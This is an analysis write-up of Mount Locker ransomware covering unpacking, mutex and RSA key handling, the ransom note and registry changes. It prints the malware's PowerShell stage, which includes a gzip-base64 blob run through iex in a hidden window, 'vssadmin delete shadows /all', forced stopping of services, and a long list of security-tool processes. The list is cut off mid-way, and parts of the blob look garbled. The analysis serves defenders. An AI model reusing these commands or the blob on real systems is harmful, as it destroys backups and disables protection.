

MOUNT LOCKER ANALYSIS

This write-up shows the working of mount locker ransomware. The malware steals data of the victim before it encrypts the data. It uses ChaCha20 to encrypt the files and an embedded RSA-2048 public key to encrypt the encryption key. The sample can be found at <https://app.any.run/tasks/552dc97d-6a27-4f52-8d92-0542b3e5cfc8/>

Static Analysis

Sha256: e7c277aae66085f1e0c4789fe51cac50e3ea86d79c8a242ffc066ed0b0548037

Signature: Microsoft Visual Basic v5.0/v6.0

Entropy: 6.346

Compiler-stamp: 0x5FB25E14 (Mon Nov 16 03:10:12 2020)

Sample has high entropy and looking at strings gives a sense that it's packed

Unpacking

Since it's compiled with visual basics there are couple ways to unpack this. The one way it worked is by putting breakpoints on APIs like **VirtualAlloc**, **VirtualProtect**, **CreateProcessInternalW**, **IsDebuggerPresent**. And we can identify if it's packed with visual basics by taking a look at imports, we see **MSVBVM60.DLL** and nothing else as show in figure 1

Offset	Name	Func. Count	Bound?	OriginalFirstThunk	TimeDateStamp	Forwarder	NameRVA	FirstThunk
77824	user32.dll	1	TRUE	77888	FFFFFFF	FFFFFFF	77E12	1000
77838	oleaut32.dll	2	TRUE	77890	FFFFFFF	FFFFFFF	77D6	1008
7784C	kernel32.dll	2	TRUE	7789C	FFFFFFF	FFFFFFF	77DE8	1014
77860	MSVBVM60.DLL	143	TRUE	77BA8	FFFFFFF	FFFFFFF	77E04	1020

Figure 1 import table view from pebear

Now we need to dump the unpacked file from the debugger and fix it because it is mapped into the memory. To dump the file we need to fire up x64dbg and put above mentioned breakpoints and run, after some time we can see the call to **CreateProcessInternalW** and after that we hit couple of breakpoints on **VirtualAlloc** and **VirtualProtect** we see MZ header appear in disassembler, click the value in eax register and follow in dump we see the unpacked file as seen in figure 2




Figure 2 unpacked file in x64dbg

To dump the memory to file right click on dump view and click follow in memory map and right click the memory section and hit dump memory to file. To fix the unpacked file load it up in pebear and correct the section headers as shown in figure 3 and 4

Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size
.text	400	2600	1000	2564
bss	0	0	4000	28
rdata	2A00	2200	5000	21C0
data	4C00	5600	8000	5BB0
reloc	A200	400	E000	3A4

Figure 3 unfixed section headers

Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size
.text	1000	3000	1000	2564
bss	4000	1000	4000	28
rdata	5000	3000	5000	21C0
data	8000	6000	8000	5BB0
reloc	E000	400	E000	3A4

Figure 4 fixed section headers

Since the dumped file is mapped to the memory we need to match the raw address with virtual address and raw size should be calculated from subtracting raw addresses as seen in figure 4, raw address of bss and raw address of text section is subtracted to get the raw size of text section (4000-1000). Figure 4 shows completely fixed file. Now we can proceed analyzing it.

Creating Mutex

First thing that is interesting is a call to `GetVolumeInformationW` followed by `CreateMutexW` APIs which create a mutex with value as the serial number of the used drive. To make sure only one instance of the malware is running.

Import RSA Key

Next it calls a sub_4D2F65 which uses `rdtsc` instruction to generate 32 byte plaintext value. And it imports embedded RSA-2048 key by using `CryptAcquireContextW`, `CryptImportKey`, `CryptEncrypt` which is used to encrypt 32 byte plaintext generated by `rdtsc`. Figure 5 shows API calls and parameter passed

```
rdtsc  
push 64  
mov dword ptr ds:[esi+14BD520],eax  
call dword ptr ds:[<&Sleep>]  
add esi,4  
cmp esi,ebx  
jb mountfix.14B2F75  
push F0000000  
push 1  
push mountfix.14B52C0  
push edi  
lea eax,dword ptr ss:[ebp-8]  
mov dword ptr ss:[ebp-C],ebx  
push eax  
mov dword ptr ss:[ebp-8],edi  
mov dword ptr ss:[ebp-4].edi  
call dword ptr ds:[<&CryptAcquireContextW>]  
test eax,eax  
je mountfix.14B3047  
lea eax,dword ptr ss:[ebp-4]  
push eax  
push edi  
push edi  
push 114  
push mountfix.14B8000  
push dword ptr ss:[ebp-8]  
call dword ptr ds:[<&CryptImportKey>]  
push 100  
lea eax,dword ptr ss:[ebp-C]  
push eax  
push mountfix.14BD540  
push edi  
push 1  
push edi  
push dword ptr ss:[ebp-4]  
call dword ptr ds:[<&CryptEncrypt>]  
buflen pdwdataLEN pdwdataLEN pbdata dwflag final hhash hkey sub_14B2FFA  
14B52C0:L"Microsoft Enhanced Cryptographic Provider v1.0"  
[ebp-C]:L"C:\Users\dontknow\Desktop\mountfix.exe\"  
phkey dwflag hpubkey dataLEN pbdata hprov
```

Figure 5 importing RSA key

The plaintext and encrypted text will be used later to encrypt other values.

Ransom Note

It drops a file `RecoveryManual.html` in every folder which it encrypts. The file association of every encrypted file is changed to the ransom note, when clicking on an encrypted file ransom note is also opened. A ClientId is also generated by using the computer name XORed with a constant it might be done because the threat actors can identify the victim in a unique way.

```
add eax,eax  
push eax  
push esi  
push 1  
push mountfix.14B6598  
lea eax,dword ptr ss:[ebp-80]  
push eax  
call dword ptr ds:[<&SHRegSetKeyValue>]  
eax:L"Software\Classes\.\.5A595725\shell\open\command"  
eax:L"Software\Classes\.\.5A595725\shell\open\command"  
esi:L"explorer.exe RecoveryManual.html"  
eax:L"Software\classes\.\.5A595725\shell\open\command"
```

Figure 6 changing file association

Your ClientId:

c7756a52c92cfb896c41800ac9bbe0c827d59f5277d39d534af09115bbdd15b4

/!\ YOUR NETWORK HAS BEEN HACKED /!
All your important files have been encrypted!

Your files are safe! Only encrypted.

Figure 7 ransom note

```
SHRegSetUSValueW("Software\\Classes\\.5A595725\\shell\\Open\\command",
1, 1, "explorer.exe RecoveryManual.html", 40, 2).
```

Inhibit System Recovery

It create a file in temp folder to run PowerShell command from it

C:\\\\Users\\\\IEUser\\\\AppData\\\\Local\\\\Temp\\\\<GetTickCount>.tmp opening the file in text editor we get

```
$data =
[System.Convert]::FromBase64String("H4sIAAAAAAAACsVae4/cthH/2wb8HYSDi9hA9rL3s
GMXSNGrvUkOfub20kOBABuKoiR6xUdISp1ke/eoXaXM1w7TVAEqA++44+kyOFwniTvn
AxI9r3xoTh5uXi9uF0UN4v17bubfxXv312/vf3Z/axPipk2Woyd1OLB/fgzeM8qJfWp2IiiEp0Iov
Atq8zoi69Y1xVf/dBLEWLXOzLBDz8uYNzl4uaf1y8Wxevr5WeGf/haQtdviu9EmN0p+a78IHg
oZj/0wm2LkyWQ+OK2eO8MF95fV18Wb5kSXxbvWWhjqfj25t2bYpT64nzhRskF8Xd94ubR
YHfFH8r5sXV25fF23e3xaP05evrV4vii7/89aef7q7fvnx3t/zpp7988fgkrqE2TjDeFo8eXgehCqmL
icrHD+7/+8H9Av7RRb66fv06rfHh7pPTOMPjTx d7bxmMnS33hM6+NS7+WThn3BUP0uhKT
uhQ7d9YXSQuofWiVgc9cH9XyOJDxcbLmzYLxL49/dHJ7V0ojabuEknXxYnvHVGiQOSYm
M7WNcBB+MORWtG4Xwruu5Qo2rBgiWo5Z6gOBGBwmNXxo2yLPiBH6reMLdfMPkkG3
wIdj/6g/txBKXJ54pRUAtD4lOYauOonEs8s7ns5SVE1Vko3a2zgSQLIEddRXWC97Dnm7zB
iBH2N5WLihPvmDNobxmQ+3HtKB1p1kDe3jAA7Mq63oAe67ciF964VN3boNj2x+vD/i2BVk
Mrw1fC3cLLUja3c3yKjGmZIqWA/Y8efOPqzdHO/BKbN8znyhhQ9PLtDQlwipbwVRzxIAoAr
gxQE2soLO20uYbh7sMkDMQGypGnjPQ4YRaH1iaP5TK6MROH/xaNUI4hW5gjyN1wiE1x/
OBPGuNs3vupE3j73bYIQv6I6yZdRWZs3agiKNx6yOm8A6m6ZMkcFVRPkYmOTCiunCnHQI
ag6R7Vg1M+Qp9Wiq464KurOyIGJ1fV7GpkycMc3y6vlC6R8xQaLbI2Ikz2LOIkNuxqaK5u+Z
Hw9mdWEK0bnYdWwqUaZeDot1A8uw2NCnXDUJgAeJPbtTBM5iYQx2PDnyZAxMIWz4M
wHpmkVjNB7UoFIK+F7SSwcs53kjCzGHIHvsGvgKGwsND1zFSEMyHjyRJAoE+HBihFGaB
PssTR1RBjMbG+PTjUbns2D29JG8K2aYpAJnn2djRdJG4Bwb5JtZIMgCx4aznMYHOnaCMUJ
Qt0H4PyGILJRB/ic2pGcXUODMjCsrEE5SMd6xLUjGDpydhdUIxs2UCJtJ8v0hUnyZ/ospXx
Wasi5ZCxKnoARJ63oqLNfquJaWADFasInj/JIKV6xJEnoiKmQwP2lEebvVgT1Uh1dNzNL7A
NyQ9GTRYIQtAG5OylNUKxLCGIAJcKOuQnFKwpkNvKro0QSkruROQGV+osNxmQAs
8yL0pBYjhrID+qoMUScODnxNaOrQaZXGRFWtKQYlpRG7JvGytEm8S8e8TKJf+rPzeQK9r
```

siSB3TKnFk06xx8C245kMW53WyJeeMcQE_t8O18O/HuCKxysrrDYjPljIpI_C7gPuKxkI1uIIJdm
JNHVsRNHbIV4jFmhMJ4AbuIcXGUb+cTCI6wSU8FuPqHGVJAODbM7PnhKijNZiCnSPDD
RHFeO2fr45nz8lWAeKieHiStn4qMuzZ2cEhmpU5oCjqVQsBmZpygoi1Q2SBiI9eanULOOYk
5DACGoy215BbBiSza7kkLSy6joO+YMg2IkUL1bGuMSyytakSLUk0mStTyJcOZjdo28CLMq
L8wz2Npn_bCLI2GsRVg0VxmMAqyb3guygq4doKEL4DXLxZ3K6u8khmqjuKKoXyaXoaPnoI9
hAAU1vaCHhAyiCXyJgsQisgAMaIP4DTD1xaHHGwGukSmxQazDhREPhzCoYR6dtYstHuV
E9Y+ACKah68tQ5oq0esro0cg2xYUs1sWao+TXHJgiZM6CrSDZiJ0aGKVmtHdnt2s6In9mhVX
ASGVVnJDskzzNGaPNsIC0DmQHQk4u5D+W2PKobj+sIL3yzpmOoDLAMkeU0DG0BUNW
USujEiaa0BvkAYiicxHS0UWmVNpjYgcokrWvBsUwxIMtcUVvSgLwtib9tTWDRViFdUGOp
cLahIxMctY0ouu2m6rAs+wQkU8SxAKIxUYSQBaWVyhJyYU3R4ImxkLwzrMKt2GHUNMI
JFgUM7K2lnSMmnYkfJBGdwQ4Sby9rElYKuvxfD6fE5pAAztdJzMs_dY0hOwAiw1Kjb4Okvh
IdQQ4jbmlibvAsQU/zig9MKaTtQ1U2yqUN+iAqiaRBKt7JIC7nYPoOPaAO_rIL/pK5G8PEjS0A
IDZFN_LDCSQjq69n52cVMaKqhu6bRdbPL8708LdKyb7WftsY2LTpUlbXsOrs79ZkE+expn
od6zV4nbT+rgL2k03vKvgwA1TNuiqaYiSgq48l2bs_oTWRsw1I_H7Gs8oLiyNh6JHVWRL9Y0q
TlgIjFQZ9amDwhdZUmKk0eRXU/MIwBcSQ+uPQ9Ku57KV9d7zP5BAyWIEHJY8cxxKq50
W3UOcZaQx8MGHgzmXYrnmZ7ig3c59C3m8wpLNc23FegSSj0gkMmL0/15dZG4pRo2uMC7
HBN+qaYNijRjLAOBpSS2SymDZOSRmYKlgcIjpCc_{zyt}Y5r2Ilk5/12Tpkp1bK1V2fliXli1Tvix
JuSN+U/ksoALIKa88Vxh1AoK0QOLiPIYyUDZ4KuQllDgNUKEKRJ6ODErVtAhVQ2hSvNG
SdvZK8QxvyWTDBnnccy/OzhjiLOaBIUVVHJEsjV4aisyeTr+J4fssHpEUwNWGgK7P2nAHAf
jQlwTmo4w0CNScKq/m0ZVeJliRXFYLcyRXUDMtmkghmBPmFO0SsiEyc5SbNkCRZWjfIn
VQZ7dtr4Nws7NTOhCVYYB9kF3aKC099cIA+yQ+mp5AaEOpM05JIFeAwehVPJ0G8x1PT3
m/AvVdXc6/JhSaSAMGodrW1/NVGfPn610WCmxOl+TNsi1PFgBtGr6cICUcDyd4OQbT2Xi
6OhCR/GkMDC/poGr9rkII1ISXCDeAvCAOqbDJldATU5Se9s48CMJD8zxNmkgYI5BiR4yu6
xHKI+RvvHI2OgxGmIcDcLGLcQACWqI7hLzjA1SyY/pYzBszhCPZkItk8qAU7LEte1hpAd9E
FC0r4dtyZtObJbLW6blZo2I6L51AydfDTDUZkvwtIcEp7jeh4Pm54hrmP6IPE0E+izkDidzc/Ov
sbcz3K6kbkKXCxEQxKsKUayMTyqR4rGFBzZ+hyLY77gZtJ+vHGSusmjDduxQPobewFuwx
Kc8cHYjGhQt_{kp}ERSCOKIYemZzdPRf9EOgAEQ+IQ8kRDDGvIyQ6kBbfuxoV0DrMPqA8kA
bDq15ZikF7jwmKtbvU0w1np3NSD1qipvOerHdcFIFxyeQIw3qMVG3vmsSLX3Ynw4jz4AgY
TbywY8PXtExiUYDPpksBEh+TuwiaoDrut5pcNcQcnthrJxoU4wlgdDbBQIYSnmOQvUOk1W
VpX36P6cJA93uCeCabyep3QXPq0cPqSLrj4ongEUL74npI7EhsHg86yFGrZ22Kjv7o/RbQ9Ad
uuP4v91sP7v/eDdefcb/lGepwLGuTzI0vqWP2KF3T9SE5ajhiNiB0K1OYoBB1BmG6zcCu0RSu
6s6Me10zboXp69Q6AKPi8XaqrDOqGg/Wkm47lkBK1To5chO+RVJaM5ailRo5g1c0y6z4He4k
hKS_kSLz7cqteGGfTvfJEnkEL602Ng4BdRw6hTfEWyNkgAoviCDIdHsdO0JPjJFjrBj91UECQj
MIEIL+gxsD7ZnV5Nr8k2JGQxAecgUZSPvA8X4VQpiYHx/G0g9jSPRQO937gLXjybDd3Vcj
gUQhyhDLBDG9MhXiOFKN/P8ZwEzXG_b9XkykhcB1VUIeCrjAFbT+6fYoimKLumCoPNPT
GyoaSyndYCJYbFtNGh8rMLAs5nGExMENU8CLGWVWJEqNmakgQwcSU0pUkGMcgAkY
8+gpvEnN35HE7jF8TGQvuQ7YggDRY2d0Qx7ABl+FZVZpAiRsw4Q5DQACm3cQrpMxo5
hYUUU_xE8oiw6Hk2SEeYIOXbUPZ064xYNsQ4qYacm0+8GyBA7nh1QBlDwAVoaHOv5Nu
BvaG4t6rKkZv8crv+KR50B2YT3KMF6ssvyCp3mBJXA7gkgAweHNcsM3oitt3OSdQ6P5pfqi
RR7gDJE5GOYQtfZQwkeZlvlhPc7TBZ09HqNcd/MR+kWEdf4RmZRqwJRXXj1Ld9IjXsRO
uSweN0fKIBKoMG8HFFe/IZhGuON0/o9MHcHUTGNCPiyPuEapVE9cGxA4K/vGk0wle7Qx
geSyJqKkZlmcDBUVutgd8gTGI9wqwzLQySB/R3YDptyPDMWEKnLTuow4J2h6MIVF5aED
eJKTTpia+QOez89IVTj6JNfecd3XxKuOmpEyjuxoAjPR5ujN4+jLhg569AxkpGnFuIXITU/x1L

```
GubSBpmpNzvo+MHNECmET7gizvIws9vSuBmqjD6vwp6QNpLOvY3oc/hk6fe5b5/ubdi8Vy+
RvPMv/Xh5mLjeB9YGUn4kNL+jxznwL9zvPMo+9/85GmrItHOpnWhQPdd91u+eZ93778ea
92Hxv+jJ/PQkLj08JQnwXQZ5aFrNI1g4judN8amtIYfcjXnvkwehB+6+v375zeFRaBrjcfH26s0i
1edr/tyz0Xu7h6OJ3v3DUaDmE+r+22PSONKv8ZfovPg88ctX1+//bOLjlPD/1/8AXqFs93wsAA
A=")
```

```
$ms = New-Object System.IO.MemoryStream(, $data)
$sr = New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GZipStream($ms,
[System.IO.Compression.CompressionMode]::Decompress))
$sr.ReadToEnd() | iex
```

To execute the PowerShell script it uses `powershell.exe -windowstyle hidden -c $mypid='972' [System.IO.File]::ReadAllText('C:\\\\Users\\\\IEUser\\\\AppData\\\\Local\\\\Temp\\\\<~GetTickCount>.tmp')|iex")`

Using <https://tio.run/#powershell-core> to decode it we get

```
Write-Host "DELETE RESTORY POINT`r`n" -nonewline
vssadmin.exe delete shadows /all /Quiet
Write-Host "QUERY SERVICE LIST`r`n" -nonewline
$list = Get-WmiObject -Query "SELECT ProcessId, Name, PathName FROM
win32_service WHERE ProcessId > 0 AND NOT (PathName LIKE
'%:\\\\WINDOWS\\\\%')"
```

```
foreach ($Item in $list)
{
    Write-Host "KILL SERVICE $($Item.Name)`r`n" -nonewline
    Stop-Service -Force -ErrorAction SilentlyContinue -Name
    $Item.Name
}
```

```
$ExceptProcess = @("firefox.exe", "chrome.exe", "iexplore.exe",
"tor.exe", "powershell.exe", "mfeatp.exe", "mfehcs.exe",
"mfefire.exe", "mfeesp.exe", "macompatsvc.exe", "MarService.exe",
"mfetp.exe", "mfevtps.exe",
```

"macmnsvc.exe", "masvc.exe", "mfemactl.exe",
"epintegrationservice.exe", "bdredline.exe", "epprotectedservice.exe",
"epsecurityservice.exe",
"epupdateservice.exe", "epag.exe", "kavfswp.exe", "klnagent.exe",
"vapm.exe", "kavfs.exe", "ServiceRequest.exe", "cptrayUI.exe",
"ThreatLockerTray.exe",
"WRSA.exe", "mbam.exe", "mbamtray.exe", "MBAMService.exe",
"KeyPass.exe", "avgui.exe", "emet_agent.exe", "emet_service.exe",
"firesvc.exe",
"firetray.exe", "hipsvc.exe", "mfevtps.exe", "mcafeefire.exe",
"scan32.exe", "shstat.exe", "tbmon.exe", "vstskmgr.exe",
"engineserver.exe",
"mfevtps.exe", "mfeann.exe", "mcscript.exe", "updaterui.exe",
"udaterui.exe", "naprdmgr.exe", "frameworkservice.exe", "cleanup.exe",
"cmdagent.exe",
"frminst.exe", "mcscript_inuse.exe", "mctray.exe", "mcshield.exe",
"AAWTray.exe", "Ad-Aware.exe", "MSASCui.exe", "_avp32.exe",
"_avpcc.exe",
"_avpm.exe", "aAvgApi.exe", "ackwin32.exe", "adaware.exe",
"advxdwin.exe", "agentsvr.exe", "agentw.exe", "alertsrv.exe",
"alevir.exe", "alogserv.exe",
"amon9x.exe", "anti-trojan.exe", "antivirus.exe", "ants.exe",
"apimonitor.exe", "aplica32.exe", "apvxdwin.exe", "arr.exe",
"atcon.exe", "atguard.exe",
"atro55en.exe", "atupdater.exe", "atwatch.exe", "au.exe",
"aupdate.exe", "auto-protect.nav80try.exe", "autodown.exe",
"autotrace.exe", "autoupdate.exe",
"avconsol.exe", "ave32.exe", "avgcc32.exe", "avgctrl.exe",
"avgemc.exe", "avgnt.exe", "avgrsx.exe", "avgserv.exe",
"avgserv9.exe", "avguard.exe",
"avgw.exe", "avkpop.exe", "avkserv.exe", "avkservice.exe",
"avkwctl9.exe", "avlmain.exe", "avnt.exe", "avp.exe", "avp.exe",
"avp32.exe", "avpcc.exe",
"avpdos32.exe", "avpm.exe", "avptc32.exe", "avpupd.exe",
"avsched32.exe", "avsynmgr.exe", "avwin.exe", "avwin95.exe",
"avwinnt.exe", "avwupd.exe",

"avwupd32.exe", "avwupsrv.exe", "avxmonitor9x.exe",
"avxmonitornt.exe", "avxquar.exe", "backweb.exe", "bargains.exe",
"bd_professional.exe",

"beagle.exe", "belt.exe", "bidef.exe", "bidserver.exe", "bipcp.exe",
"bipcpevalsetup.exe", "bisp.exe", "blackd.exe", "blackice.exe",
"blink.exe",

"blss.exe", "bootconf.exe", "bootwarn.exe", "borg2.exe", "bpc.exe",
"brasil.exe", "bs120.exe", "bundle.exe", "bvt.exe", "ccapp.exe",
"ccevtmgr.exe",

"ccpxysvc.exe", "ccsvchst.exe", "ccSvcHst.exe", "cdp.exe", "cfд.exe",
"cfgwiz.exe", "cfiadmin.exe", "cfiaudit.exe", "cfinet.exe",
"cfinet32.exe",

"claw95.exe", "claw95cf.exe", "clean.exe", "cleaner.exe",
"cleaner3.exe", "cleanpc.exe", "click.exe", "cmesys.exe",
"cmgrdian.exe", "cmon016.exe",

"connectionmonitor.exe", "cpd.exe", "cpf9x206.exe", "cpfnt206.exe",
"ctrl.exe", "cv.exe", "cwnb181.exe", "cwntdwmo.exe",
"datemanager.exe", "dcomx.exe",

"defalert.exe", "defscangui.exe", "defwatch.exe", "deputy.exe",
"divx.exe", "dllcache.exe", "dllreg.exe", "doors.exe", "dpf.exe",
"dpfsetup.exe",

"dpps2.exe", "drwatson.exe", "drweb32.exe", "drwebupw.exe",
"dssagent.exe", "dvp95.exe", "dvp95_0.exe", "ecengine.exe",
"efpeadm.exe", "EMET_Agent.exe",

"EMET_Service.exe", "emsw.exe", "ent.exe", "esafe.exe",
"escanhnt.exe", "escanv95.exe", "espwatch.exe", "ethereal.exe",
"etrustcipe.exe", "evpn.exe",

"exantivirus-cnet.exe", "exe.avxw.exe", "expert.exe", "explore.exe",
"f-agnt95.exe", "f-prot.exe", "f-prot95.exe", "f-stopw.exe",
"fameh32.exe",

"fast.exe", "fch32.exe", "fih32.exe", "findvиру.exe", "firewall.exe",
"fnrb32.exe", "fp-win.exe", "fp-win_trial.exe", "fprot.exe",
"frw.exe", "fsaa.exe",

"fsav.exe", "fsav32.exe", "fsav530stbyb.exe", "fsav530wtbyb.exe",
"fsav95.exe", "fsgk32.exe", "fsm32.exe", "fsma32.exe", "fsmb32.exe",
"gator.exe",

"gbmenu.exe", "gbpoll.exe", "generics.exe", "gmt.exe", "guard.exe",
"guarddog.exe", "hacktracersetup.exe", "hbinst.exe", "hbsrv.exe",
"hotactio.exe",

"hotpatch.exe", "htlog.exe", "htpatch.exe", "hwpe.exe", "hxdl.exe",
"hxiul.exe", "iamapp.exe", "iamserv.exe", "iamstats.exe",
"ibmasn.exe", "ibmavsp.exe",

"icload95.exe", "icloadnt.exe", "icmon.exe", "icsupp95.exe",
"icsuppnt.exe", "idle.exe", "iedll.exe", "iedriver.exe", "iface.exe",
"ifw2000.exe",

"inetlnfo.exe", "infus.exe", "infwin.exe", "init.exe", "intdel.exe",
"intren.exe", "iomon98.exe", "istsvc.exe", "jammer.exe",
"jdbgmrg.exe", "jedi.exe",

"kavlite40eng.exe", "kavpers40eng.exe", "kavpf.exe", "kazza.exe",
"keenvalue.exe", "kerio-pf-213-en-win.exe", "kerio-wrl-421-en-
win.exe",

"kerio-wrp-421-en-win.exe", "kernel32.exe", "killprocesssetup161.exe",
"launcher.exe", "ldnetmon.exe", "ldpro.exe", "ldpromenu.exe",
"ldscan.exe",

"lnetinfo.exe", "loader.exe", "localnet.exe", "LockAppHost.exe",
"LockApp.exe", "lockdown.exe", "lockdown2000.exe", "lookout.exe",
"lordpe.exe",

"lsetup.exe", "luall.exe", "luau.exe", "lucomserver.exe",
"luinit.exe", "luspt.exe", "mapisvc32.exe", "mcagent.exe",
"mcmnhdlr.exe", "mcshield.exe",

"mctool.exe", "mcupdate.exe", "mcvsrte.exe", "mcvssh1d.exe", "md.exe",
"mfin32.exe", "mfw2en.exe", "mfweng3.02d30.exe", "mgavrtcl.exe",
"mgavrte.exe",

"mghtml.exe", "mgui.exe", "minilog.exe", "mmod.exe", "monitor.exe",
"moolive.exe", "mostat.exe", "mpfagent.exe", "mpfservice.exe",
"mpftray.exe",

"mrflux.exe", "msapp.exe", "msbb.exe", "msblast.exe", "mscache.exe",
"msccn32.exe", "mscman.exe", "msconfig.exe", "msdm.exe", "msdos.exe",
"msiexec16.exe",

"msinfo32.exe", "mslaugh.exe", "msmgt.exe", "msmsgri32.exe",
"mssmmc32.exe", "mssys.exe", "msvxd.exe", "mu0311ad.exe",
"mwatch.exe", "n32scanw.exe",

"nav.exe", "navap.navapsvc.exe", "navapsvc.exe", "navapw32.exe",
"navdx.exe", "navlu32.exe", "navnt.exe", "navstub.exe", "navw32.exe",
"navwnt.exe",
"nc2000.exe", "ncinst4.exe", "ndd32.exe", "neomonitor.exe",
"neowatchlog.exe", "netarmor.exe", "netd32.exe", "netinfo.exe",
"netmon.exe", "netscanpro.exe",
"netspyhunter-1.2.exe", "netstat.exe", "netutils.exe", "nisserv.exe",
"nisum.exe", "nmain.exe", "nod32.exe", "normist.exe",
"norton_internet_secu_3.0_407.exe",
"notstart.exe", "npf40_tw_98_nt_me_2k.exe", "npfmessenger.exe",
"nprotect.exe", "npscheck.exe", "npssvc.exe", "nsched32.exe",
"nssys32.exe", "nstask32.exe",
"nsupdate.exe", "nt.exe", "ntrtscan.exe", "ntvdm.exe",
"ntxconfig.exe", "nui.exe", "nupgrade.exe", "nvarch16.exe",
"nvc95.exe", "nvsvc32.exe", "nwindst4.exe",
"nwservice.exe", "nwtool16.exe", "ollydbg.exe", "onsrvr.exe",
"optimize.exe", "ostronet.exe", "otfix.exe", "outpost.exe",
"outpostinstall.exe",
"outpostproinstall.exe", "padmin.exe", "panixk.exe", "patch.exe",
"pavcl.exe", "pavproxy.exe", "pavsched.exe", "paww.exe",
"pccwin98.exe", "pcfwallicon.exe",
"pcip10117_0.exe", "pcscan.exe", "pdsetup.exe", "periscope.exe",
"persfw.exe", "perswf.exe", "pf2.exe", "pfwadmin.exe", "pgmonitr.exe",
"pingscan.exe",
"platin.exe", "pop3trap.exe", "poproxy.exe", "popscan.exe",
"portdetective.exe", "portmonitor.exe", "powerscan.exe",
"ppinupd.exe", "pptbc.exe", "ppvstop.exe",
"prizesurfer.exe", "prmt.exe", "prmvr.exe", "procdump.exe",
"processmonitor.exe", "procexplorerv1.0.exe", "programauditor.exe",
"proport.exe", "protectx.exe",
"pspf.exe", "purge.exe", "qconsole.exe", "qserver.exe", "rapapp.exe",
"rav7.exe", "rav7win.exe", "rav8win32eng.exe", "ray.exe", "rb32.exe",
"rcsync.exe",
"realmon.exe", "reged.exe", "regedit.exe", "regedt32.exe",
"rescue.exe", "rescue32.exe", "rrguard.exe", "rshell.exe",
"rtvscan.exe", "rtvscn95.exe",

"rulaunch.exe", "run32dll.exe", "rundll.exe", "rundll16.exe",
"ruxdll32.exe", "safeweb.exe", "sahagent.exescan32.exe", "shstat.exe",
"tbmon.exe",
"vstskmgr.exe", "engineserver.exe", "mfevtps.exe", "mfeann.exe",
"mcscript.exe", "updaterui.exe", "udaterui.exe", "naprdmgr.exe",
"frameworkservice.exe",
"cleanup.exe", "cmdagent.exe", "frminst.exe", "mcscript_inuse.exe",
"mctray.exe", "mcshield.exe", "save.exe", "savenow.exe", "sb(serv.exe",
"sc.exe",
"scam32.exe", "scan32.exe", "scan95.exe", "scanpm.exe",
"scrscan.exe", "serv95.exe", "setup_flowprotector_us.exe",
"setupvameeval.exe", "sfc.exe",
"sgssfw32.exe", "sh.exe", "shellspyinstall.exe", "shn.exe",
"showbehind.exe", "smc.exe", "Smc.exe", "SmcGui.exe", "sms.exe",
"smss32.exe", "SymCorpUI.exe",
"soap.exe", "sofi.exe", "sperm.exe", "spf.exe", "sphinx.exe",
"spoler.exe", "spoolcv.exe", "spoolsv32.exe", "spyxx.exe",
"srexe.exe", "srng.exe",
"ss3edit.exe", "ssg_4104.exe", "ssgrate.exe", "st2.exe", "start.exe",
"stcloader.exe", "supftr1.exe", "support.exe", "supporter5.exe",
"svchostc.exe",
"svchosts.exe", "sweep95.exe", "sweepnet.sweepsrv.sys.swnetsup.exe",
"symproxysvc.exe", "symtray.exe", "sysedit.exe", "sysupd.exe",
"taskmg.exe",
"taskmo.exe", "taumon.exe", "tbscan.exe", "tc.exe", "tca.exe",
"tcm.exe", "tds-3.exe", "tds2-98.exe", "tds2-nt.exe", "teekids.exe",
"tfak.exe",
"tfak5.exe", "tgbob.exe", "titanin.exe", "titaninxp.exe",
"tracert.exe", "trickler.exe", "trjscan.exe", "trjsetup.exe",
"trojantrap3.exe", "tsadbot.exe",
"tvmd.exe", "tvtmd.exe", "undoboot.exe", "updat.exe", "update.exe",
"upgrad.exe", "utpost.exe", "vbcmsserv.exe", "vbcons.exe", "vbust.exe",
"vbwin9x.exe",
"vbwinntw.exe", "vcsetup.exe", "vet32.exe", "vet95.exe",
"vettray.exe", "vfsetup.exe", "vir-help.exe",
"virusmdpersonalfirewall.exe", "vnlan300.exe",

```

"vnpc3000.exe", "vpc32.exe", "vpc42.exe", "vpfw30s.exe",
"vptray.exe", "vscan40.exe", "vscenu6.02d30.exe", "vsched.exe",
